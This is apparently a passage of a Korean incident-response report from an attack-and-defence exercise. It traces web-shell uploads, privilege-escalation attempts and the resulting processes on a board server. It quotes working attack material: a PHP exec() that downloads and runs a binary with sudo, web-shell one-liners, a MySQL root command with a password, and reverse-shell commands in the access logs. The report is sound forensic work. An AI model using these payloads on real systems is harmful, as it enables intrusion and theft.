10:43:25	172.16.2.133:80	192.168.30.242:5107	13049	apache2	[10:35:05] 프로세스에 www-data 권한으로 등록됨. [11:01:37] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행
10:50:33	172.16.2.133:22	172.16.2.1:16295	21589	sshd:	[10:50:35] /var/log/wtmp에 user 로그인 기록이 남겨짐. [10:50:41] lastlog의 user 로그인 기록이 10:50:35로 변경됨. [10:50:42] SSH 연결 [10:50:42] 프로세스에 root 권한으로 등록됨.
10:50:42	127.0.0.1:6011	0.0.0.0:*	21632	sshd:	[10:50:42] -bash 명령 실행 [10:50:42] sshd 명령 실행 [10:50:44] 소켓 연결 (프로그램명: 1)
10:59:52	0.0.0.0:8888	0.0.0.0:*	26816	nc	[10:59:54] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행 [10:59:53] 프로세스에 www-data 권한으로 등록됨.
11:00:56	0.0.0.0:1	0.0.0.0:*	27471	ping	[11:01:37] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행 [11:01:03] 프로세스에 www-data 권한으로 등록됨.
11:01:06	0.0.0.0:1	0.0.0.0:*	27537	ping	[11:01:37] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행 [11:01:03] 프로세스에 www-data 권한으로 등록됨.
11:05:02	172.16.2.133:37668	192.168.30.242:9999	29748	python3	[11:05:05] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행
11:19:16	172.16.2.133:38694	192.168.30.242:9999	37844	python3	[11:20:41] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행 [11:21:01] binfmt_misc 리눅스 커널 기능 실행
11:26:37	172.16.2.133:41812	192.168.30.242:9999	41986	python3	[11:27:33] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행
11:27:31	0.0.0.0:1	0.0.0.0:*	42429	ping	[11:27:33] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행 [11:27:28] 프로세스에 root 권한으로 등록됨.
11:28:14	172.16.2.133:47970	192.168.30.242:9999	42836	python3	[11:29:21] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행

[표 3-6] 악성 행위를 수행한 프로세스

발생 시간	PPID	PID	StartTime	cmd	행위
10:50:42	21589	21632	10:50	sshd:	[10:50:42] sshd 명령 실행
10:59:53	1297	26815	10:59	sh	[10:59:53] sh 명령 실행
11:01:03	1296	27470	11:00	sh	[11:01:03] sh 명령 실행
11:01:03	13049	27536	11:01	sh	[11:01:03] sh 명령 실행
11:26:38	1298	41983	11:26	sh	[11:26:38] sh 명령 실행

[표 3-6] 악성 프로세스를 부모 프로세스로 갖는 프로세스의 수행 항목

```
1  SELECT * FROM realtimeresponse.processstatus WHERE `time` < '2021-02-07 11:35:00'
2  AND (uid = 'user'  OR uid = 'www-data') AND cmd != '/usr/sbin/apache2' AND `status` = 'ADD';
```

id	time	status	uid	pid	ppid	startTime	cmd
224	2021-02-07 10:50:42	ADD	user	21632	21589	10:50	sshd:
225	2021-02-07 10:50:42	ADD	user	21633	21632	10:50	-bash
232	2021-02-07 10:59:53	ADD	www-data	26815	1297	10:59	sh
233	2021-02-07 10:59:53	ADD	www-data	26816	26815	10:59	nc
234	2021-02-07 11:01:03	ADD	www-data	27470	1296	11:00	sh
235	2021-02-07 11:01:03	ADD	www-data	27471	27470	11:00	ping
236	2021-02-07 11:01:03	ADD	www-data	27536	13049	11:01	sh
237	2021-02-07 11:01:03	ADD	www-data	27537	27536	11:01	ping
241	2021-02-07 11:19:16	ADD	www-data	37842	1	11:19	./ps
247	2021-02-07 11:26:38	ADD	www-data	41983	1298	11:26	sh
248	2021-02-07 11:26:38	ADD	www-data	41984	41983	11:26	./ps
256	2021-02-07 11:28:08	ADD	www-data	42834	1	11:28	./ps
NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL

[그림 3-2] 명령 수행 기록

- 공격팀의 공격 정황을 종합하면, 10:44:49부터 32b5e953eabf50c97425cbfa9d6460c1.php 파일을 통해 네트워크 스캔을 실시한 다음, 10:50:35경 SSH 연결을 마치고 10:56:39부터 index.php와 자동화 프로그램을 이용하여 루트 권한 탈취를 시도하였다. 이후 11:25:38 권한 획득용 ap 파일을 추가로 다운로드 받은 이후 root 권한 획득에 성공하고, 루트 디렉터리에 zfo3과 zforce 파일을 생성하였다.

시간	IP	행위
10:33:54	192.168.30.242	서버PC 공격 시작
10:34:04	192.168.30.244	서버PC 공격 시작
10:34:57	192.168.30.243	서버PC 공격 시작
10:44:08	192.168.30.243	/board_file/822c86bdf7019995d543025ddbab2a76/32b5e953eabf50c97425cbfa9d6460c1.php 웹 쉘 업로드
10:44:49	192.168.30.243	네트워크 스캔 명령(nc)을 통해 네트워크 취약점 탐색 시작
10:49:13	192.168.30.242	/board_file/be32f28add48ab498d5be2b391121f08/.php 웹 쉘 업로드
10:50:35	172.16.2.1:6295	SSH 연결
10:56:39	192.168.30.242	/board_file/0345505767e8553d9692b3bb040587df/index.php 웹 쉘 업로드
10:56:49	192.168.30.243	/board_file/0345505767e8553d9692b3bb040587df/index.php 을 통한 자동 명령 수행
10:56:49	192.168.30.244	/board_file/0345505767e8553d9692b3bb040587df/index.php 을 통한 자동 명령 수행
11:05:05		/board_file/0345505767e8553d9692b3bb040587df/ 디렉터리 내부에 Python 스크립트 업로드 및 실행
11:19:16	192.168.30.242:9999	/board_file/0345505767e8553d9692b3bb040587df/ 디렉터리 내부 Python 스크립트 실행 binfmt_misc 리눅스 커널 기능 실행
11:25:38	192.168.30.243	wget 명령어를 통한 http://211.208.46.217/board_file/ap 파일 다운로드
11:25:54	192.168.30.243	ap 파일에 실행 권한 부여
11:25:57	192.168.30.243	ap 파일 실행
11:27:28		root 권한 획득
11:29:21	192.168.30.242:9999	/board_file/0345505767e8553d9692b3bb040587df/ 디렉터리 내부 Python 스크립트 실행
11:30:30		루트 디렉터리에 zfor3 파일 생성
11:30:35		루트 디렉터리에 zforce 파일 생성
11:34:17	192.168.30.243	/board_file/0345505767e8553d9692b3bb040587df/asdf.html 업로드
11:34:17	192.168.30.243	/board_file/0345505767e8553d9692b3bb040587df/qq.jpg 업로드

[표 3-7] 1차 공격 주요 타임라인

4. 2차 공격 대응 [2021-02-07 12:45:00 ~ 2021-02-07 13:40:00]

4-1) 공격

ⓐ 악성 스크립트 수행

- 대상 서버 게시판에서 스크립트 실행 가능 여부를 확인하여 공격 프로그램 다운로드 시도를 하였으나, 권한 문제로 실행되지 않았다.

공격 프로그램 침투 및 실행 스크립트

```
<?php
if ($_GET['run']) {
   exec( "echo user | sudo -S wget -O /home/user/.gitignore
https://github.com/GoldBigDragon/GithubDrive/raw/main/99dan/gitignore && echo user | sudo -S
chmod +x /home/user/.gitignore && echo user | sudo -S /home/user/.gitignore" );
}
?>
```

ⓑ 쉘코드 실행

- 대상 서버 게시판에 쉘 코드를 첨부한 다음, 첨부파일 주소를 복사하여 쉘 코드를 실행시켰으나, ls와 같은 기본 명령어 이외에는 권한 문제로 실행되지 않았다.

쉘코드


```
echo user | sudo -S wget -O /home/user/.gitignore
https://github.com/GoldBigDragon/GithubDrive/raw/main/99dan/gitignore && echo user | sudo -S
chmod +x /home/user/.gitignore && echo user | sudo -S /home/user/.gitignore
```

쉘코드 실행 스크립트

```
<?php
if ($_GET['run']) {
      exec("/board_file/[디렉터리 경로]/sehll.sh");
}
?>
```

쉘코드 실행 스크립트


```
<?php
      system("cat  /etc/passwd");
?>
```



[그림 4-1] /etc/passwd가 출력된 모습

ⓒ 탈취한 웹 쉘 실행

- 공격측이 게시한 index.php를 공격 대상 서버에 업로드 하여 실행하였으나, 권한 탈취가 되지 않아 ls, cat 이외 사용 가능한 명령이 제한되었다.



[그림 4-2] 탈취한 웹 쉘을 실행한 모습

4-2) 대응

ⓐ 피해가 확인되지 않은 항목

항목	비고
passwd	수정 시도 및 수정 내역이 검출되지 않음.
시스템 시각	시스템 시각은 ±0으로, 변조되지 않음.
악의적 ARP테이블 변조	시스템에 의한 테이블 리프레시 작업만 확인 됨.
hosts 파일 변조	hosts 파일 변조 행위가 발견되지 않음.
시스템 파일 변조	시스템 파일 변조 행위가 발견되지 않음.

[표 4-1] 피해가 확인되지 않은 항목

ⓑ 피해 분석

접근 IP	접근 횟수	시간	비고
192.168.30.241	4935	2021-02-07 12:45:50 ~ 2021-02-07 13:38:36	스캔의심
192.168.30.243	1200	2021-02-07 13:41:06 ~ 2021-02-07 13:41:42	빠른퇴장
192.168.30.245	16549	2021-02-07 12:46:23 ~ 2021-02-07 13:39:55	스캔의심
192.168.30.246	8335	2021-02-07 12:45:11 ~ 2021-02-07 13:29:00	스캔의심
192.168.30.209	366	2021-02-07 12:47:52 ~ 2021-02-07 13:37:57	

[표 4-2] 접근 IP 정보

- 접근 IP 명단 중, 192.168.30.209는 게시글 작성 시도조차 하지 않았기에 공격팀의 IP로 볼 수 없었으며, 192.168.30.243은 1차 공격 시 진행하던 팀이며, 1초가량 통신이 일어난 후 이후 통신 내역이 없으므로 공격 팀의 IP로 볼 수 없다.
- 반면 192.168.30.241, 192.168.30.245, 192.168.30.246은 공격 성향이 뚜렷하였으며, 단기간에

다양한 명령 수행 구문을 입력한 정황을 통해 네트워크 스캐너를 사용하고 있음을 알 수 있었다.

접근 IP	접근 경로 및 파라미터	접근 횟수	최초 접속
192.168.30.241	/board_file/28599fd4cdb19e4c90861b9a349cd08d/test.php	2537	12:47:44
	/board_file/cc8898c1de3f17112ac59e49d6ff772f/ls	47	13:13:51
192.168.30.245	/board_file/2c904057523f7f8bb1ef1e630b7e66a2/home.php	1854	12:48:18
	?act=mkdir&d=%2Fvar%2Fwww%2Fhtml%2Fboard_file%2F2c904057523f7f8bb1ef1e630b7e66a2%2F&mkdir=%2Fvar%2Fwww%2Fhtml%2Fboard_file%2F2c904057523f7f8bb1ef1e630b7e66a2%2F	74	12:48:35
	?act=mkdir&d=%2Fvar%2Fwww%2Fhtml%2Fboard_file%2F2c904057523f7f8bb1ef1e630b7e66a2%2F&mkdir=%2Ftmp%2Flion	74	12:48:48
	?act=cmd&d=%2Ftmp%2Flion%2F&cmd=ls+querty.sh&cmd_txt=1&submit=Execute	64	12:52:21
	?act=f&f=qwerty.sh&ft=edit&d=%2Ftmp%2Flion%2F	172	12:52:57
	?act=cmd&d=%2Ftmp%2Flion%2F&cmd=chmod+777+%2Ftmp%2Flion%2Fqwerty.sh&cmd_txt=1&submit=Execute	115	12:53:17
	?act=f&f=qwerty.sh&d=%2Ftmp%2Flion&	344	12:55:03
	?act=f&f=qwerty.sh&ft=txt&white=1&d=%2Ftmp%2Flion%2F	57	12:55:14
	?act=f&f=qwerty.sh&ft=code&white=1&d=%2Ftmp%2Flion%2F	57	12:55:17
	?act=f&f=qwerty.sh&ft=exe&white=1&d=%2Ftmp%2Flion%2F	57	12:55:22
	?act=f&f=qwerty.sh&ft=img&white=1&d=%2Ftmp%2Flion%2F	57	12:55:26
	?act=cmd&d=%2Ftmp%2Flion%2F&cmd=sh+%2Ftmp%2Flion%2Fqwerty.sh&cmd_txt=1&submit=Execute	48	13:02:50
	?act=f&f=asdf.sh&ft=edit&d=%2Ftmp%2Flion%2F	45	13:07:21
	?act=cmd&d=%2Ftmp%2Flion%2F&cmd=chmod+777+%2Ftmp%2Flion%2Fasdf.sh&cmd_txt=1&submit=Execute	45	13:07:35
	?act=cmd&d=%2Ftmp%2Flion%2F&cmd=sh+-i+%3E%26+%2Fdev%2Fudp%2F192.168.30.209%2F4242+0%3E%261&cmd_txt=1&submit=Execute	42	13:08:51
	?act=cmd&d=%2Ftmp%2Flion%2F&cmd=nc+-e+%2Fbin%2Fsh+192.168.30.209+4242&cmd_txt=1&submit=Execute	114	13:19:43
	?act=f&f=ha.sh&ft=edit&d=%2Ftmp%2Flion%2F	103	13:27:34
	?act=cmd&d=%2Ftmp%2Flion%2F&cmd=chmod+777+%2Ftmp%2Flion%2Fha.sh&cmd_txt=1&submit=Execute	102	13:27:49
	?act=cmd&d=%2Ftmp%2Flion%2F&cmd=sudo+sh+ha.sh&cmd_txt=1&submit=Execute	102	13:28:04
	?act=f&f=ha.sh&d=%2Ftmp%2Flion&	94	13:32:13
	?act=cmd&d=%2Ftmp%2Flion%2F&cmd=bash+%2Ftmp%2Flion%2Fha.sh&cmd_txt=1&submit=Execute	183	13:32:40
	?act=f&f=home.php&d=%2Fvar%2Fwww%2Fhtml%2Fboard_file%2F2c904057523f7f8bb1ef1e630b7e66a2&	91	13:33:25
	?act=cmd&d=%2Ftmp%2F&cmd=.%2Fcute_cat&cmd_txt=1&submit=Execute	90	13:33:49
	?act=f&f=asdf.sh&d=%2Ftmp%2Flion&	85	13:36:16
	?act=f&f=test.sh&ft=edit&d=%2Ftmp%2Flion%2F	80	13:38:35
	?act=cmd&d=%2Ftmp%2Flion%2F&cmd=chmod+777+%2Ftmp%2Flion%2Ftest.sh&cmd_txt=1&submit=Execute	81	13:38:48
	?act=cmd&d=%2Ftmp%2Flion%2F&cmd=sh+test.sh&cmd_txt=1&submit=Execute	161	13:38:58
	?act=f&f=test.sh&d=%2Ftmp%2Flion&	81	13:39:06
	/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb/test.php	36	13:12:57
	?rem=cd+%2Ftmp%2F	41	13:13:16
	?rem=sudo+su	137	13:13:24
	?rem=touch+babo	47	13:13:57
	?rem=sudo+su+%7C+user	50	13:14:25
	?rem=cat+%2Fhome%2Fuser%2F.bash_history	158	13:14:50
	?rem=su+root	123	13:15:43
	?rem=touch+%2Fetc%2Fsystemd%2Fsystem%2Fbackdoor.service	118	13:17:41
	?rem=ls+%2Fhome%2Fuser%2FResponse	108	13:24:32
	?rem=cat+babo	108	13:25:16
	?rem=cat+%2Fhome%2Fuser%2FResponse	96	13:24:38
	?rem=touch+idiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiot	79	13:39:53
192.168.30.246	/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb/test.php	46	13:13:33
	?rem=ifconfig	157	13:13:36
	/board_file/cc8898c1de3f17112ac59e49d6ff772f/ls	111	13:21:15
	/board_file/4f05b4706c967bc5ac7c1bcf31676be0/test.sh	111	13:21:18
	/board_file/3141b5bdac0e38dc575dd7aefbe439b2/test	110	13:23:32

접근 IP	접근 경로 및 파라미터	접근 횟수	최초 접속
192.168.30.246	/board_file/2c904057523f7f8bb1ef1e630b7e66a2/home.php	110	13:23:38
	?act=cmd&d=%2Fvar%2Fwww%2Fhtml%2Fboard_file%2F2c904057523f7f8bb1ef1e630b7e66a2%2F&cmd=ls&cmd_txt=1&submit=Execute	313	13:23:48
	?act=cmd&d=%2Fvar%2Fwww%2Fhtml%2Fboard_file%2F2c904057523f7f8bb1ef1e630b7e66a2%2F&cmd=pwd&cmd_txt=1&submit=Execute	211	13:23:51
	?act=cmd&d=%2Fvar%2Fwww%2Fhtml%2Fboard_file%2F2c904057523f7f8bb1ef1e630b7e66a2%2F&cmd=nc+-nvlp+1234&cmd_txt=1&submit=Execute	214	13:25:10
	?act=cmd&d=%2Fvar%2Fwww%2Fhtml%2Fboard_file%2F2c904057523f7f8bb1ef1e630b7e66a2%2F&cmd=ifconfig&cmd_txt=1&submit=Execute	106	13:25:52
	?act=cmd&d=%2Fvar%2Fwww%2Fhtml%2Fboard_file%2F2c904057523f7f8bb1ef1e630b7e66a2%2F&cmd=cd+%2Ftmp&cmd_txt=1&submit=Execute	100	13:28:55

[표 4-3] IP별 주요 접근 기록

- 게시판에 업로드 된 파일은 쉘 스크립트뿐만 아니라 내부에서 명령어로 생성한 비어있는 파일이 포함되어있었다.

유형	파일 명	주요 내용
웹 쉘	home.php	c99shell.php
	32b5e953eabf50c97425cbfa9d6460c1.php	system($_GET['cmd']);
	test.php	system($_GET['rem']);
	test.sh	OpenBSD 6.4-stable local root exploit
MySQL 구문 수행 쉘 스크립트	e0df5f3dfd2650ae5be9993434e2b2c0.sh	mysql -u root -pthisisforyou -D community -e "insert into notice values(NULL,'You are really fool :p','Your server attacked!!! Your server attacked!!! Your server attacked!!!','melongmelong','1900-01-01 11:11:11','10000',NULL);"
일반 PDF 문서	Hacking_Exposed_chapter_11.pdf	
공격자에 의해 생성된 테스트 파일	babo	(비어있음)
	idiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiotidiot	
실행 파일	ls	root shell/bin/bash
	test	sh /bin/sh Disconnected Client.... ls pwd cat more head tail find grep mkdir rmdir rm mv touch cp Error r ./out.txt Empty file or directory Success sock() error 34.64.167.14 9090 connect()

[표 4-4] 웹 서버에 업로드 된 파일

- 동작 이후 제거되었을 것으로 추정되는 일부 파일은 건지지 못하였으나, 프로세스 수행 기록을 통해 추가적으로 생성된 파일을 유추할 수 있었다.

경로	프로세스 상 최초발견 시각
/var/www/html/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb	2021-02-07 13:18:08
/tmp/lion	2021-02-07 13:36:05

[표 4-5] 추가 탐지된 파일

- 프로세스 수행 및 상태 기록을 통해 웹 쉘을 통한 서버 내부 침투 이후의 행동양상을 유추할 수 있었다.


연결시간	로컬 IP	외부 IP	PID	프로그램 명	행위
12:45:17	172.16.2.133:80	192.168.30.246:59535	1292	apache2	[12:49:48] /var/www/html/board_file/28599fd4cdb19e4c90861b9a349cd08d 내부파일 실행
12:47:48	172.16.2.133:80	192.168.30.245:54235	2944	apache2	[12:49:48] / 내부 파일 실행
12:48:42	172.16.2.133:41644	34.64.167.14:9090	4784	sh	[12:48:35] 프로세스에 www-data 권한으로 실행.
12:48:52	172.16.2.133:80	192.168.30.245:54252	4639	apache2	[12:49:48] / 내부 파일 실행
12:49:14	172.16.2.133:80	192.168.30.241:14725	4650	apache2	[12:49:48] / 내부 파일 실행
12:52:56	172.16.2.133:80	192.168.30.245:54289	4649	apache2	[12:49:48] / 내부 파일 실행
12:53:18	172.16.2.133:80	192.168.30.245:54293	7279	apache2	[12:53:59] / 내부 파일 실행
12:53:49	172.16.2.133:80	192.168.30.245:54296	7295	apache2	[12:53:59] / 내부 파일 실행
12:55:03	172.16.2.133:80	192.168.30.245:54311	7296	apache2	[12:53:59] / 내부 파일 실행 [13:22:13] 소켓 연결 (iNode 240379)
13:01:57	172.16.2.133:39486	34.64.167.14:9090	12454	sh	[13:01:57] 프로세스에 www-data 권한으로 실행.
13:15:35	0.0.0.0:1234	0.0.0.0:*	20280	nc	[13:15:30] 프로세스에 www-data 권한으로 실행. [13:18:08] /var/www/html/board_file/d7518a0e6b0c14f15cd5502d86a7d8cb 내부파일 실행
13:18:35	172.16.2.133:48438	34.64.167.14:9090	21969	sh	[13:18:30] 프로세스에 www-data 권한으로 실행.
13:21:51	172.16.2.133:33398	34.64.167.14:9090	23744	test	[13:21:51] 프로세스에 www-data 권한으로 sh 명령 실행.
13:23:34	172.16.2.133:37032	34.64.167.14:9090	24224	sh	[13:23:33] 프로세스에 www-data 권한으로 실행.
13:28:57	172.16.2.133:58940	34.64.167.14:9090	27406	sh	[13:29:04] 프로세스에 www-data 권한으로 실행.
13:34:39	172.16.2.133:56597	192.168.30.209:4242	30454	sh	[13:34:42] 프로세스에 www-data 권한으로 실행.
13:34:50	172.16.2.133:58294	192.168.30.209:4242	30511	sh	[13:34:52] 프로세스에 www-data 권한으로 실행.
13:34:50	172.16.2.133:36326	192.168.30.209:4242	30463	sh	[13:34:42] 프로세스에 www-data 권한으로 실행.
13:35:12	172.16.2.133:33565	192.168.30.209:4242	30749	sh	[13:35:12] 프로세스에 www-data 권한으로 실행.
13:35:22	172.16.2.133:58683	192.168.30.209:4242	30852	sh	[13:35:23] 프로세스에 www-data 권한으로 실행.
13:38:42	172.16.2.133:40132	34.64.167.14:9090	32728	sh	[13:38:43] 프로세스에 www-data 권한으로 실행.

[표 4-6] 악성 행위 의심 프로세스

발생 시간	PPID	PID	StartTime	cmd	행위
13:15:30	20279	20280	13:15	nc	www-data : nc 명령 실행
12:56:06	4784	9146	12:56	gcc	www-data : gcc 명령 실행
13:01:27		12132	13:01	/bin/bash	www-data : /bin/bash 명령 실행
13:24:43	24920	24921	13:24	cat	www-data : cat 명령 실행
13:02:48	12454	12947	13:02	find	www-data : find 명령 실행
13:11:39		18036	13:11	mysql	www-data : mysql 명령 실행


[표 4-7] 악성 행위 의심 프로세스를 부모로 갖는 자식 프로세스

- 프로세스 수행 기록을 살펴보았으나, root 권한 탈취 여부를 찾아 볼 수 없었으며, 실제로 권한 획득에 실패하였는지 쉘 스크립트수행 및 cat, find, ls 등 기본 명령어만 수행하고 있었다.



[그림 4-3] binfmt_misc가 실행 된 모습

- 13:02:48경 1차 공격팀과 동일하게 binfmt_misc 리눅스 커널 기능이 실행되었으나, 이후 행동이 이전과 다를 바 없었으며, SSH 및 기타 소켓 통신 연결 흔적을 찾아 볼 수 없었다.



```sql
SELECT * FROM realtimeresponse.processstatus WHERE `time` > '2021-02-07 12:45:00'
AND pid != 1647 AND ppid != 1647 #기존 실행 대응 모듈
AND cmd != '/usr/sbin/apache2' AND `status` = 'ADD' GROUP BY cmd;
```

id	time	status	uid	pid	ppid	startTime	cmd
483	2021-02-07 12:46:34	ADD	root	3595	3594	12:46	arp
488	2021-02-07 12:48:35	ADD	www-data	4783	1292	12:48	sh
490	2021-02-07 12:52:15	ADD	root	6883	6882	12:52	lsof
492	2021-02-07 12:52:15	ADD	root	6886	1413	12:52	sudo
501	2021-02-07 12:56:06	ADD	www-data	9146	4784	12:56	gcc
505	2021-02-07 13:01:27	ADD	www-data	12132	4784	13:01	/bin/bash
512	2021-02-07 13:02:48	ADD	www-data	12947	12454	13:02	find
514	2021-02-07 13:11:39	ADD	www-data	18036	12454	13:11	mysql
523	2021-02-07 13:15:30	ADD	www-data	20280	20279	13:15	nc
549	2021-02-07 13:24:43	ADD	www-data	24921	24920	13:24	cat
NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL

[그림 4-4] 명령 수행 기록

